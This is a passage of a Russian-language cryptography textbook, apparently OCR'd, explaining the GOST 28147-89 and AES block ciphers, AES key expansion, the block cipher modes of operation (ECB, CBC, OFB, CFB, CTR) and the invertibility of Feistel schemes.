


Рис. 3.2. Схема ГОСТ 28147-89.

так что общая длина ключа 256 бит. Основа алгоритма – цепочка ячеек Фейстеля.

Структурная схема алгоритма шифрования представлена на рисунке 3.2 и включает

- ключевое запоминающее устройство (КЗУ) на 256 бит, которое состоит из восьми 32-разрядных накопителей $(X_0, X_1, X_2, X_3, X_4, X_5, X_6, X_7)$ и содержит сеансовые ключи шифрования одного раунда;
- 32-разрядный сумматор $\boxplus$ по модулю 2^{32};
- сумматор $\oplus$ по модулю 2;
- блок подстановки (S);
- регистр циклического сдвига на одиннадцать шагов в сторону старшего разряда (R).

Блок подстановки (S) состоит из 8 узлов замены, s-блоков, с памятью на 64 бита каждый. Поступающий на блок подстановки 32-разрядный вектор разбивается на восемь последовательных 4-разрядных векторов, каждый из которых преобразуется в 4-разрядный вектор соответствующим узлом замены. Узел замены представляет собой таблицу из шестнадцати строк, содержащих по четыре бита в строке. Входной вектор определяет адрес строки в таблице, заполнение данной строки является выходным вектором.

Затем 4-разрядные выходные векторы последовательно объединяются в 32-разрядный вектор.

При перезаписи информации содержимое i-го разряда одного накопителя переписывается в i-й разряд другого накопителя.

Ключ, определяющий заполнение КЗУ, и таблицы блока подстановки K являются секретными элементами.

Стандарт не накладывает ограничений на степень секретности защищаемой информации.

ГОСТ 28147-89 удобен как для аппаратной, так и для программной реализации.

Алгоритм имеет четыре режима работы. Из них первые три режима шифрования и последний – генерирования имитовставки (другие названия: инициализирующий вектор, синхропосылка).

- простой замены;
- гаммирования;
- гаммирования с обратной связью;
- выработки имитовставки.

Все режимы основываются на трех базовых циклах, которые являются многократным повторением процедуры, называемой основным шагом криптопреобразования. Параметрами алгоритма являются ключ и таблицы замен (s-блоки). Ключ имеет размер 256 бит, представляется как массив из восьми 32-битовых слов. Элементы ключа используются на основном шаге в порядке, определяемом базовым циклом. Таблица замен является матрицей размером 8×16 из 4-битовых элементов. Каждый узел содержит 16 различных чисел от 0 до 15. Таблица замен используется на основном шаге на этапе замены.

Стандарт не специфицирует какие s-блоки использовать, они выдаются государственной организацией при получении лицензирования на производство криптографической продукции. На практике s-блоки выдаются стандартные.

3.3. Американский стандарт шифрования AES

До 2001 г. американским стандартом шифрования данных был DES (аббревиатура от Data Encryption Standard), который принят в 1980 году. Входной блок открытого текста и выходной блок шифрованного текста DES составляли по 64 бита каждый, длина ключа 56 бит. Алгоритм основан на ячейке Фейстеля с s-блоками и таблицами расширения и перестановки бит. Количество раундов – 16.

Для повышения криптостойкости и замены стандарта DES был объявлен конкурс на новый стандарт AES (аббревиатура от Advanced Encryption Standard). Победителем конкурса стал шифр Rijndael. Название составлено с использованием первых слогов фамилий его создателей (Rijmen and Daemen). В русскоязычном варианте читается как «Рейндолл». Стандарт утвержден в ноябре 2001 г. AES – это итерированный блочный шифр с переменной длиной ключа (128, 192 или 256 бит) и фиксированной длиной входного и выходного блоков (128 бит).

3.3.1. Состояние, ключ шифрования и число раундов

Различные преобразования воздействуют на результат промежуточного шифрования, называемый *состоянием* (State). Состояние представлено (4×4)-матрицей из байтов.

Ключ шифрования раунда (Key) также представляется прямоугольной $(4 \times \mathsf{Nk})$-матрицей из байтов $k_{i,j}$, где Nk равно длине ключа, деленной на 32, то есть 4, 6 или 8.

Эти представления приведены ниже.

$$\mathsf{State} = \begin{bmatrix} a_{0,0} & a_{0,1} & a_{0,2} & a_{0,3} \\ a_{1,0} & a_{1,1} & a_{1,2} & a_{1,3} \\ a_{2,0} & a_{2,1} & a_{2,2} & a_{2,3} \\ a_{3,0} & a_{3,1} & a_{3,2} & a_{3,3} \end{bmatrix},$$

$$\mathsf{Key} = \begin{bmatrix} k_{0,0} & k_{0,1} & k_{0,2} & k_{0,3} \\ k_{1,0} & k_{1,1} & k_{1,2} & k_{1,3} \\ k_{2,0} & k_{2,1} & k_{2,2} & k_{2,3} \\ k_{3,0} & k_{3,1} & k_{3,2} & k_{3,3} \end{bmatrix}.$$

Иногда блоки символов интерпретируются как одномерные последовательности из 4-байтовых векторов, где каждый вектор является соответствующим столбцом прямоугольной таблицы. В этих случаях таблицы можно рассматривать как наборы из 4, 6 или 8 векторов, нумеруемых в диапазоне $0 \dots 3, 0 \dots 5$ или $0 \dots 7$. Сами 4-байтовые векторы называют словами. В тех случаях, когда нужно пометить индивидуальный байт внутри 4-байтового вектора или слова, используется обозначение (a, b, c, d), где a, b, c, d соответствуют байтам в одной из позиций $0, 1, 2, 3$ в столбце, векторе или слове.

Входные и *выходные* блоки шифра AES рассматриваются как последовательности 16 байтов $(a_0, a_1, \dots, a_{15})$. Преобразование входного блока $(a_0, \dots, a_{15})$ в исходную (4×4) матрицу состояния State или конечной матрицы состояния в выходную последовательность проводится по правилу:

$$a_{i,j} = a_{i+4j},\ i = 0 \dots 3,\ j = 0 \dots 3.$$

Аналогично ключ шифрования может рассматриваться как последовательность байтов $(k_0, k_1, \dots, k_{4 \cdot \mathsf{Nk}-1})$, где $\mathsf{Nk} = 4, 6, 8$. Число байтов в этой последовательности равно 16, 24 или 32. Соответственно номера этих байтов находятся в интервалах $0 \dots 15$, $0 \dots 23$ или $0 \dots 31$. $(4 \times \mathsf{Nk})$-матрица ключа шифрования Key задается по правилу:

$$k_{i,j} = k_{i+4j},\ i = 0 \dots 3,\ j = 0 \dots \mathsf{Nk} - 1.$$

Число раундов Nr зависит от длины ключа. Его значения приведены в таблице ниже.

Длина ключа, биты	128	192	256
Nk	4	6	8
Число раундов Nr	10	12	14

3.3.2. Операции в поле

При переходе от одного раунда к другому матрицы *состояния* и *ключа шифрования раунда* подвергаются ряду преобразований. Преобразования могут осуществляться над

- отдельными байтами или парами байтов, для этого необходимо определить операции сложения и умножения байтов;

- столбцами матрицы, которые рассматриваются как 4-мерные векторы с соответствующими байтами в качестве элементов;
- строками матрицы.

В алгоритме шифрования AES байты рассматриваются как элементы поля $\mathbb{GF}(2^8)$, а вектор-столбцы из четырех байтов – как многочлены третьей степени над полем $\mathbb{GF}(2^8)$. В Приложении A дано подробное описание этих операций.

Сложение и умножение байтов

Байты a_1 и a_2, представленные как элементы поля Галуа $\mathbb{GF}(2^8)$, являются многочленами 7-ой степени $a_1(x)$ и $a_2(x)$. Сложение байтов выполняется как сложение многочленов $a_1(x) + a_2(x)$ в поле. Умножение байта $a_1(x)$ на байт $a_2(x)$ в поле $\mathbb{GF}(2^8)$ производится по модулю неприводимого многочлена

$$m(x) = x^8 + x^4 + x^3 + x + 1.$$

Сложение и умножение вектор-столбцов из байтов

Следующий тип операций – это операции над столбцами матриц. Вектор-столбец $\mathbf{a}$, состоящий из байтов (a_0, a_1, a_2, a_3), интерпретируется как многочлен третьей степени $\mathbf{a}(y)$ над полем $\mathbb{GF}(2^8)$, то есть

$$\mathbf{a}(y) = a_3 y^3 + a_2 y^2 + a_1 y + a_0, \;\; a_i \in \mathbb{GF}(2^8).$$

Сложение двух векторов $\mathbf{a}_1$ и $\mathbf{a}_2$ из 4 байтов определяется как сложение многочленов $\mathbf{a}_1(y) + \mathbf{a}_2(y)$ на полем. Умножение вектора $\mathbf{a}_1$ на вектор $\mathbf{a}_2$ задано как умножение многочлена $\mathbf{a}_1(y)$ на многочлен $\mathbf{a}_2(y)$ над полем $\mathbb{GF}(2^8)$ по модулю многочлена

$$\mathbf{M}(y) = '01'y^4 + '01' = y^4 + 1, \;\; '01' \in \mathbb{GF}(2^8),$$

$$\mathbf{M}(y) = (01, 00, 00, 01),$$

который не является неприводимым над $\mathbb{GF}(2^8)$. Чтобы подчеркнуть, что коэффициенты многочлена являются элементами поля $\mathbb{GF}(2^8)$, используется нотация из описания алгоритма в виде значений байтов в кавычках, например $'01'$.

Операция умножения по этому модулю обозначается как $\otimes$:

$$\mathbf{a}_1(y)\ \mathbf{a}_2(y) \mod \mathbf{M}(y) \equiv \mathbf{a}_1(y) \otimes \mathbf{a}_2(y).$$

Третий тип операции «Перемешивание столбца» состоит в умножении многочлена вектора-столбца из 4 байтов на многочлен

$$\mathbf{c}(y) = (03, 01, 01, 02) = '03'y^3 + '01'y^2 + '01'y + '02'$$

по модулю $\mathbf{M}(y)$. Для многочлена $\mathbf{c}(y)$ существует обратный многочлен

$$\mathbf{d}(y) = \mathbf{c}^{-1}(y) \mod \mathbf{M}(y) = (0B, 0D, 09, 0E) =$$

$$= '0\mathrm{B}'y^3 + '0\mathrm{D}'y^2 + '09'y + '0\mathrm{E}',$$

$$\mathbf{c}(y) \otimes \mathbf{d}(y) = (00, 00, 00, 01) = 1.$$

Многочлен $\mathbf{d}(y)$ используется вместо $\mathbf{c}(y)$ при расшифровании.

3.3.3. Операции одного раунда шифрования

В каждом раунде шифра AES, кроме последнего раунда, производятся следующие 4 операции с использованием таблиц:

- замена байтов, SubBytes;
- сдвиг строк, ShiftRows;
- перемешивание столбцов, MixColumns;
- добавление текущего ключа, AddRoundKey.

В последнем раунде исключается операция «Перемешивание столбцов». В обозначениях, близких к языку C, можно записать программу в виде

```
Round(State, RoundKey){
    SubBytes(State);
    ShiftRows(State);
    MixColumns(State);
    AddRoundKey(State, RoundKey);
}
```

Последний раунд слегка отличается и записан в виде

```
Round(State, RoundKey){
    SubBytes(State);
    ShiftRows(State);
    AddRoundKey(State, RoundKey);
}
```

В этих обозначениях все «функции», а именно, Round, SubBytes, ShiftRows, MixColumns, AddRoundKey, воздействуют на матрицы, определяемые указателем (State, RoundKey). Сами преобразования описаны в следующих разделах.

Замена байтов SubBytes

Нелинейная операция «Замена байтов» действует независимо на каждый байт $a_{i,j}$ текущего состояния. Таблица замены (или s-блок) является обратимой и формируется последовательным применением двух преобразований.

1. Сначала байт a представляется как элемент $a(x)$ поля Галуа $\mathbb{GF}(2^8)$ и заменяется на обратный элемент $a^{-1} \equiv a^{-1}(x)$ в поле. Байт $'00'$, для которого обратного элемента не существует, переходит сам в себя.

2. Затем к обратному байту $a^{-1} = (x_0, x_1, x_2, x_3, x_4, x_5, x_6, x_7)$ применяется аффинное преобразование над полем $\mathbb{GF}(2)$ следующего вида:

$$\begin{bmatrix} y_0 \\ y_1 \\ y_2 \\ y_3 \\ y_4 \\ y_5 \\ y_6 \\ y_7 \end{bmatrix} = \begin{bmatrix} 1 & 0 & 0 & 0 & 1 & 1 & 1 & 1 \\ 1 & 1 & 0 & 0 & 0 & 1 & 1 & 1 \\ 1 & 1 & 1 & 0 & 0 & 0 & 1 & 1 \\ 1 & 1 & 1 & 1 & 0 & 0 & 0 & 1 \\ 1 & 1 & 1 & 1 & 1 & 0 & 0 & 0 \\ 0 & 1 & 1 & 1 & 1 & 1 & 0 & 0 \\ 0 & 0 & 1 & 1 & 1 & 1 & 1 & 0 \\ 0 & 0 & 0 & 1 & 1 & 1 & 1 & 1 \end{bmatrix} \cdot \begin{bmatrix} x_0 \\ x_1 \\ x_2 \\ x_3 \\ x_4 \\ x_5 \\ x_6 \\ x_7 \end{bmatrix} + \begin{bmatrix} 1 \\ 1 \\ 0 \\ 0 \\ 0 \\ 1 \\ 1 \\ 0 \end{bmatrix}.$$

Применение описанных операций s-блока ко всем байтам текущего состояния обозначено

SubBytes(State).

Обращение операции SubBytes(State) также является заменой байтов. Сначала выполняется обратное аффинное преобразование, а затем от полученного байта берется обратный.

Сдвиг строк ShiftRows

Для выполнения операции «Сдвиг строк» строки в таблице текущего состояния циклически сдвигаются влево. Величина сдвига различна для различных строк. Строка 0 не сдвигается вообще. Строка 1 сдвигается на $C_1 = 1$ позиций, строка 2 — на $C_2 = 2$ позиций, строка 3 -- на $C_3 = 3$ позиций.

Перемешивание столбцов MixColumns

При выполнении операции «Перемешивание столбцов» столбцы матрицы текущего состояния рассматриваются как многочлены над полем $\mathbb{GF}(2^8)$ и умножаются по модулю многочлена $y^4 + 1$ на фиксированный многочлен $\mathbf{c}(y)$, где

$$\mathbf{c}(y) = '03'y^3 + '01'y^2 + '01'y + '02'.$$

Этот многочлен взаимно прост с многочленом y^4+1 и, следовательно, обратим. Перемножение удобнее проводить в матричном виде. Если $\mathbf{b}(y) = \mathbf{c}(y) \otimes \mathbf{a}(y)$, то

$$\begin{bmatrix} b_0 \\ b_1 \\ b_2 \\ b_3 \end{bmatrix} = \begin{bmatrix} '02' & '03' & '01' & '01' \\ '01' & '02' & '03' & '01' \\ '01' & '01' & '02' & '03' \\ '03' & '01' & '01' & '02' \end{bmatrix} \cdot \begin{bmatrix} a_0 \\ a_1 \\ a_2 \\ a_3 \end{bmatrix}.$$

Обратная операция состоит в умножении на многочлен $\mathbf{d}(y)$, обратный многочлену $\mathbf{c}(y)$ по модулю $y^4 + 1$, то есть

$$('03'y^3 + '01'y^2 + '01'y + '02') \otimes \mathbf{d}(y) = '01'.$$

Этот многочлен равен

$$\mathbf{d}(y) = '0B'y^3 + '0D'y^2 + '09'y + '0E'.$$

Добавление ключа раунда AddRoundKey

Операция «Добавление ключа раунда» состоит в том, что к матрице текущего состояния добавляется по модулю 2 матрица ключа текущего раунда. Обе матрицы должны иметь одинаковые размеры. Матрица ключа раунда вычисляется с помощью процедуры *расширения ключа*, описанной ниже. Операция «Добавление ключа раунда» обозначается AddRoundKey(State, RoundKey).

$$\begin{bmatrix} a_{0,0} & a_{0,1} & a_{0,2} & a_{0,3} \\ a_{1,0} & a_{1,1} & a_{1,2} & a_{1,3} \\ a_{2,0} & a_{2,1} & a_{2,2} & a_{2,3} \\ a_{3,0} & a_{3,1} & a_{3,2} & a_{3,3} \end{bmatrix} \oplus \begin{bmatrix} k_{0,0} & k_{0,1} & k_{0,2} & k_{0,3} \\ k_{1,0} & k_{1,1} & k_{1,2} & k_{1,3} \\ k_{2,0} & k_{2,1} & k_{2,2} & k_{2,3} \\ k_{3,0} & k_{3,1} & k_{3,2} & k_{3,3} \end{bmatrix} =$$

$$= \begin{bmatrix} b_{0,0} & b_{0,1} & b_{0,2} & b_{0,3} \\ b_{1,0} & b_{1,1} & b_{1,2} & b_{1,3} \\ b_{2,0} & b_{2,1} & b_{2,2} & b_{2,3} \\ b_{3,0} & b_{3,1} & b_{3,2} & b_{3,3} \end{bmatrix}.$$

3.3.4. Процедура расширения ключа

Матрица ключа текущего раунда получается из исходного ключа шифра с помощью специальной процедуры, состоящей из расширения ключа и выбора раундового ключа. Основные принципы этой процедуры состоят в следующем.

- Полное число бит ключей всех раундов равно длине блока, умноженное на увеличенное на 1 число раундов. Для блока длины 128 бит и 10 раундов общее число бит всех ключей раундов равно 1408.
- С помощью ключа шифра находят *расширенный ключ*.
- Ключи *раунда* выбираются из *расширенного* ключа по правилу: ключ первого раунда состоит из первых 4-х столбцов матрицы расширенного ключа, второй ключ — из следующих 4-х столбцов и т.д.

Расширенный ключ — это матрица W, состоящая из $4 \cdot (\mathsf{Nr} + 1)$ 4-байтовых вектор-столбцов, каждый столбец i обозначается $\mathsf{W}[i]$.

Далее рассматривается только случай, когда ключ шифра состоит из 16 байтов. Первые $\mathsf{Nk} = 4$ столбцов содержат ключ шифра. Остальные столбцы вычисляются рекурсивно из столбцов с меньшими номерами.

Для $\mathsf{Nk} = 4$ имеем 16-байтовый ключ

$$\mathsf{Key} = (\mathsf{Key}[0], \mathsf{Key}[1], \ldots, \mathsf{Key}[15]).$$

Algorithm 1 KeyExpansion(Key, W)

for $i = 0$ **to** $\mathsf{Nk} - 1$ **do**
  $\mathsf{W}[i] = (\mathsf{Key}[4i],\ \mathsf{Key}[4i+1],\ \mathsf{Key}[4i+2],\ \mathsf{Key}[4i+3])^T$;
end for
for $i = \mathsf{Nk}$ **to** $4 \cdot (\mathsf{Nr} + 1) - 1$ **do**
  $\mathsf{temp} = \mathsf{W}[i-1]$;
  if $(i = 0 \mod \mathsf{Nk})$ **then**
    $\mathsf{temp} = \mathsf{SubWord}(\mathsf{RotWord}(\mathsf{temp})) \oplus \mathsf{Rcon}[i/\mathsf{Nk}]$;
  end if
  $\mathsf{W}[i] = \mathsf{W}[i - \mathsf{Nk}] \oplus \mathsf{temp}$;
end for

Здесь $\mathsf{SubWord}(\mathsf{W})[i]$ обозначает функцию, которая применяет операцию «Замена байтов» (или s-блок) SubBytes к каждому из 4-х байтов столбца $\mathsf{W}[i]$. Функция $\mathsf{RotWord}(\mathsf{W}[i])$ осуществляет циклический сдвиг вверх байтов столбца $\mathsf{W}[i]$: если $\mathsf{W}[i] = (a, b, c, d)^T$, то $\mathsf{RotByte}(\mathsf{W}[i]) = (b, c, d, a)^T$. Векторы-константы $\mathsf{Rcon}[i]$ определены ниже.

Как видно из этого описания, первые $\mathsf{Nk} = 4$ столбцов заполняются ключом шифра. Все следующие столбцы $\mathsf{W}[i]$ равны сумме по модулю 2 предыдущего столбца $\mathsf{W}[i-1]$ и столбца $\mathsf{W}[i-4]$. Для столбцов $\mathsf{W}[i]$ с номерами i, кратными $\mathsf{Nk} = 4$, к столбцу $\mathsf{W}[i-1]$ применяются операции $\mathsf{RotWord}(\mathsf{W})$ и $\mathsf{SubWord}(\mathsf{W})$, а затем производится суммирование по модулю 2 со столбцом $\mathsf{W}[i-4]$ и константой раунда $\mathsf{Rcon}[i\ /\ 4]$.

Константы раундов определяются следующим образом:

$$\mathsf{Rcon}[i] = (\mathsf{RC}[i], '00', '00', '00')^T,$$

где байт $\mathsf{RC}[1]$ равен $\mathsf{RC}[1] = '01'$, а байты $\mathsf{RC}[i] = \alpha^{i-1},\ i = 2, 3, \ldots$. Байт $\alpha = '02'$ — это примитивный элемент поля $\mathbb{GF}(2^8)$.

Пример. Пусть $\mathsf{Nk} = 4$. В этом случае ключ шифра имеет длину 128 бит. Найдем столбцы расширенного ключа. Столбцы $\mathsf{W}[0], \mathsf{W}[1], \mathsf{W}[2], \mathsf{W}[3]$ непосредственно заполняются битами ключа шифра. Номер следующего столбца $\mathsf{W}[4]$ кратен Nk, поэтому

$$\mathsf{W}[4] = \mathsf{SubWord}(\mathsf{RotWord}(\mathsf{W}[3])) \oplus \mathsf{W}[0] \oplus \begin{bmatrix} '01' \\ '00' \\ '00' \\ '00' \end{bmatrix}.$$

Далее имеем

$$\begin{gathered} \mathsf{W}[5] = \mathsf{W}[4] \oplus \mathsf{W}[1], \\ \mathsf{W}[6] = \mathsf{W}[5] \oplus \mathsf{W}[2], \\ \mathsf{W}[7] = \mathsf{W}[6] \oplus \mathsf{W}[3]. \end{gathered}$$

Затем

$$\mathsf{W}[8] = \mathsf{SubWord}(\mathsf{RotWord}(\mathsf{W}[7])) \oplus \mathsf{W}[4] \oplus \begin{bmatrix} \alpha \\ '00' \\ '00' \\ '00' \end{bmatrix},$$

$$\begin{gathered} \mathsf{W}[9] = \mathsf{W}[8] \oplus \mathsf{W}[5], \\ \mathsf{W}[10] = \mathsf{W}[9] \oplus \mathsf{W}[6], \\ \mathsf{W}[11] = \mathsf{W}[10] \oplus \mathsf{W}[7] \end{gathered}$$

и т.д.

Ключ i-го раунда состоит из столбцов матрицы расширенного ключа

$$\mathsf{RoundKey} = (\mathsf{W}[4(i-1)], \mathsf{W}[4(i-1)+1], \ldots, \mathsf{W}[4i-1]).$$

В настоящее время американский стандарт шифрования AES де-факто используется международно в негосударственных системах передачи данных, если позволяет законодательство страны. С 2010 г. процессоры Intel поддерживают специальный набор инструкций для шифра AES.

3.4. Режимы работы блоковых шифров

Открытый текст M, представленный как двоичный файл, перед шифрованием разбивают на части $M_1, M_2, \ldots, M_n$, называемые

сеансами. Предполагается, что размер в битах каждого сеанса существенно превосходит длину блока шифрования, которая равна 64 бита для российского стандарта и 128 для американского стандарта AES.

В свою очередь каждый сеанс M_i разбивается на блоки размера, равного размеру блока шифрования:

$$M_i = [M_{i,1}, M_{i,2}, \ldots, M_{i,n_i}].$$

Число блоков n_i в разных сеансах может быть разным. Кроме того, последний блок сеанса M_{i,n_i} может иметь размер, меньший размера блока шифрования. В этом случае для него применяют процедуру дополнения (удлинения) до стандартного размера. Процедура должна быть обратимой: после расшифрования последнего блока сеанса лишние байты должны быть обнаружены и удалены. Некоторые способы дополнения:

- добавить один байт со значением 128, а остальные байты пусть будут нулевые;
- определить, сколько байтов надо добавить к последнему блоку, например b, и добавить b байтов со значением b в каждом.

В дальнейшем предполагается, что такое дополнение сделано для каждого сеанса. При шифровании блоков внутри одного сеанса первый индекс в нумерации блоков опускается, то есть вместо обозначения $M_{i,j}$ используется M_j.

Для шифрования всего открытого текста M и, следовательно, всех сеансов используется один и тот же ключ шифрования K.

Существует несколько режимов работы блоковых шифров: режим электронной кодовой книги, режим шифрования зацепленных блоков, режим обратной связи, режим шифрованной обратной связи, режим счетчика. Рассмотрим особенности каждого из этих режимов.

3.4.1. Электронная кодовая книга

В режиме электронной кодовой книги (аббревиатура ECB от английского названия Electronic Code Book) открытый текст в сеансе

разделен на блоки

$$[M_1, M_2, \ldots, M_{n-1}, M_n].$$

В процессе шифрования каждому блоку M_j соответствует свой шифротекст C_j, определяемый с помощью ключа K:


$$C_j = E_K(M_j),\ j = 1, 2, \ldots, n.$$

Если в открытом тексте есть одинаковые блоки, то в шифрованном тексте им также соответствуют одинаковые блоки. Это дает дополнительную информацию для криптоаналитика, что является недостатком этого режима. Другой недостаток состоит в том, что криптоаналитик может подслушивать, перехватывать, переставлять, воспроизводить ранее записанные блоки, нарушая конфиденциальность и целостность информации. Поэтому при работе в режиме электронной кодовой книги нужно вводить аутентификацию сообщений.

Шифрование в режиме электронной кодовой книги не использует сцепление блоков и синхропосылку (вектор инициализации). Поэтому для данного режима применима атака на различение сообщений, так как два одинаковых блока или два одинаковых открытых текста шифруются одинаково.

На рис. 3.3 приведен пример шифрования графического файла морской звезды в формате BMP, 24 бита цветности на пиксел (рис. 3.3a), блоковым шифром AES с длиной ключа 128 бит в режиме электронной кодовой книги (рис. 3.3b). В начале зашифрованного файла был восстановлен стандартный заголовок формата BMP. Как видно, в зашифрованном файле изображение все равно различимо. BMP файл в данном случае содержит в самом начале стандартный заголовок (ширина, высота, количество цветов) и далее идет массив 24-битовых значений цвета пикселов, взятых построчно сверху вниз. В массиве много последовательностей нулевых байтов, так как пикселы белого фона кодируются 3 нулевыми байтами. В AES размер блока равен 16 байтов и, значит, каждые $\frac{16}{3}$ подряд идущих пикселов белого фона шифруются одинаково, позволяя различить изображение в зашифрованном файле.

(a) Исходный рисунок.



(b) Рисунок, зашифрованный AES-128.

Рис. 3.3. Шифрование в режиме электронной кодовой книги.

3.4.2. Шифрование сцепленных блоков

В режиме шифрования сцепленных блоков (аббревиатура CBC от английского названия Cipher Block Chaining) перед шифрованием текущего блока открытого текста предварительно производится его суммирование по модулю 2 с предыдущим блоком зашифрованного текста, что и осуществляет «сцепление» блоков. Процедура шифрования имеет вид

$$C_1 = E_K(M_1 \oplus C_0),$$
$$C_j = E_K(M_j \oplus C_{j-1}),\ j = 1, 2, \ldots, n,$$

где $C_0 = \mathrm{IV}$ – вектор, называемый вектором инициализации (обозначение IV от Initialization Vector). Другое название – синхропосылка.

Благодаря сцеплению *одинаковым* блокам открытого текста соответствуют *различные* шифрованные блоки. Это затрудняет криптоаналитику статистический анализ потока шифрованных блоков.

На приемной стороне расшифрование осуществляется по правилу

$$D_K(C_j) = M_j \oplus C_{j-1},\ j = 1, 2, \ldots, n,$$
$$M_j = D_K(C_j) \oplus C_{j-1}.$$

Блок $C_0 = \mathrm{IV}$ должен быть известен легальному получателю шифрованных сообщений. Обычно криптограф выбирает его слу-

чайно и вставляет на первое место в поток шифрованных блоков. Сначала передают блок C_0, а затем шифрованные блоки $C_1, C_2, \ldots, C_n$.

В разных сеансах блоки C_0 должны выбираться независимо. Если их выбрать одинаковыми, то возникают проблемы, аналогичные проблемам в режиме ECB. Например, часто первые нешифрованные блоки M_1 в разных сеансах бывают одинаковыми. Тогда одинаковыми будут и первые шифрованные блоки.

Однако случайный выбор векторов инициализации также имеет свои недостатки. Для выбора такого вектора необходим хороший генератор случайных чисел. Кроме того, каждый сеанс удлиняется на один блок.

Нужны такие процедуры выбора C_0 для каждого сеанса, которые известны криптографу и легальному пользователю. Одним из решений является использование так называемых *одноразовых меток*. Каждому сеансу присваивается уникальное число. Его уникальность состоит в том, что оно используется только один раз и никогда не должно повторяться в других сеансах. В англоязычной научной литературе оно обозначается как *Nonce*, то есть сокращение от «Number used once».

Обычно одноразовая метка состоит из номера сеанса и дополнительных данных, обеспечивающих уникальность. Например, при двустороннем обмене шифрованными сообщениями одноразовая метка может состоять из номера сеанса и индикатора направления передачи. Размер одноразовой метки должен быть равен размеру шифруемого блока. После определения одноразовой метки Nonce вектор инициализации вычисляется в виде

$$C_0 = \mathrm{IV} = E_K(\mathrm{Nonce}).$$

Этот вектор используется в данном сеансе для шифрования открытого текста в режиме CBC. Заметим, что блок C_0 передавать в сеансе не обязательно, если приемная сторона знает заранее дополнительные данные для одноразовой метки. Вместо этого достаточно вначале передать только номер сеанса в открытом виде. Приемная сторона добавляет к нему дополнительные данные и вычисляет блок C_0, необходимый для расшифрования в режиме CBC. Это позволяет сократить издержки, связанные с удлинением сеанса. Например, для шифра AES длина блока C_0 равна 16 байтов.

Если число сеансов ограничить величиной 2^{32} (вполне приемлемой для большинства приложений), то для передачи номера сеанса понадобится только 4 байта.

3.4.3. Обратная связь по выходу

В предыдущих режимах входными блоками для устройств шифрования были непосредственно блоки открытого текста. В режиме обратной связи по выходу (OFB от Output FeedBack) блоки открытого текста непосредственно на вход устройства шифрования не поступают. Вместо этого устройство шифрования генерирует псевдослучайный поток байтов, который суммируется по модулю 2 с открытым текстом для получения шифрованного текста. Шифрование осуществляют по правилу

$$\begin{aligned} &K_0 = \mathrm{IV}, \\ &K_j = E_K(K_{j-1}),\ j = 1, 2, \ldots, n, \\ &C_j = K_j \oplus M_j. \end{aligned}$$

Здесь текущий ключ K_j есть результат шифрования предыдущего ключа K_{j-1}. Начальное значение K_0 известно криптографу и легальному пользователю. На приемной стороне расшифрование выполняют по правилу

$$\begin{aligned} &K_0 = \mathrm{IV}, \\ &K_j = E_K(K_{j-1}),\ j = 1, 2, \ldots, n, \\ &M_j = K_j \oplus C_j. \end{aligned}$$

Как и в режиме CBC, вектор инициализации IV может быть выбран случайно и передан вместе с шифрованным текстом либо вычислен на основе одноразовых меток. Здесь особенно важна уникальность вектора инициализации.

Достоинство этого режима состоит в полном совпадении операций шифрования и расшифрования. Кроме того, в этом режиме не надо проводить операцию дополнения открытого текста.

3.4.4. Обратная связь по шифрованному тексту

В режиме обратной связи по шифрованному тексту (CFB от Cipher FeedBack) ключ K_j получается с помощью процедуры шиф-

рования предыдущего шифрованного блока C_{j-1}. Может быть использован не весь блок C_{j-1}, а только часть его. Как и в предыдущем случае, начальное значение ключа K_0 известно криптографу и легальному пользователю:

$$\begin{aligned} &K_0 = \mathrm{IV}, \\ &K_j = E_K(C_{j-1}),\ j = 1, 2, \ldots, n, \\ &C_j = K_j \oplus M_j. \end{aligned}$$

У этого режима нет особых преимуществ по сравнению с другими режимами.

3.4.5. Счетчик

В режиме счетчика (CTR от Counter) правило шифрования имеет вид, похожий на режим обратной связи по выходу (OFB), но позволяющий вести независимое (параллельное) шифрование и расшифрование блоков:

$$\begin{aligned} &K_j = E_K(\mathrm{Nonce} \| j - 1),\ j = 1, 2, \ldots, n, \\ &C_j = M_j \oplus K_j, \end{aligned}$$

где $\mathrm{Nonce} \| j - 1$ – конкатенация битовой строки одноразовой метки Nonce и номера блока уменьшенного на единицу $j - 1$.

Правило расшифрования идентичное:

$$M_j = C_j \oplus K_j.$$

3.5. Некоторые свойства

3.5.1. Обратимость схемы Фейстеля

Покажем, что обратимость схемы Фейстеля не зависит от выбора функции F.

Напомним, что схема Фейстеля – это итеративное шифрование, в котором выход подается на вход следующей итерации по правилу

$$\begin{aligned} &L_i = R_{i-1}, \\ &R_i = L_{i-1} \oplus F(R_{i-1}, K_i), \end{aligned}$$

$$(L_0, R_0) \to (L_1, R_1) \to \ldots \to (L_n, R_n).$$

При расшифровании используется та же схема, только левая и правая части меняются местами перед началом итераций и ключи раунда подаются в обратном порядке

$$R_i = L_{i-1} \oplus F(R_{i-1}, K_{n+1-i}),$$

$$L_0^* = R_n = L_{n-1} \oplus F(R_{n-1}, K_n),$$
$$R_0^* = L_n = R_{n-1},$$

$$L_1^* = R_{n-1},$$
$$R_1^* = L_{n-1} \oplus F(R_{n-1}, K_n) \oplus F(R_{n-1}, K_n) = L_{n-1},$$
$$\ldots$$

3.5.2. Схема Фейстеля без s-блоков

Пусть функция F является простой линейной комбинацией некоторых бит правой части и ключа раунда относительно операции XOR. Тогда можно записать систему линейных уравнений битов выхода y_i относительно битов входа x_i и ключа k_i после всех 16 раундов в виде

$$y_i = (\sum_{i=0}^{n_1} a_i x_i) \oplus (\sum_{i=0}^{n_2} b_i k_i),$$

где суммирование производится по модулю 2, коэффициенты a_i и b_i известны и равны 0, 1, количество бит в блоке открытого текста равно n_1, количество бит ключа равно n_2.

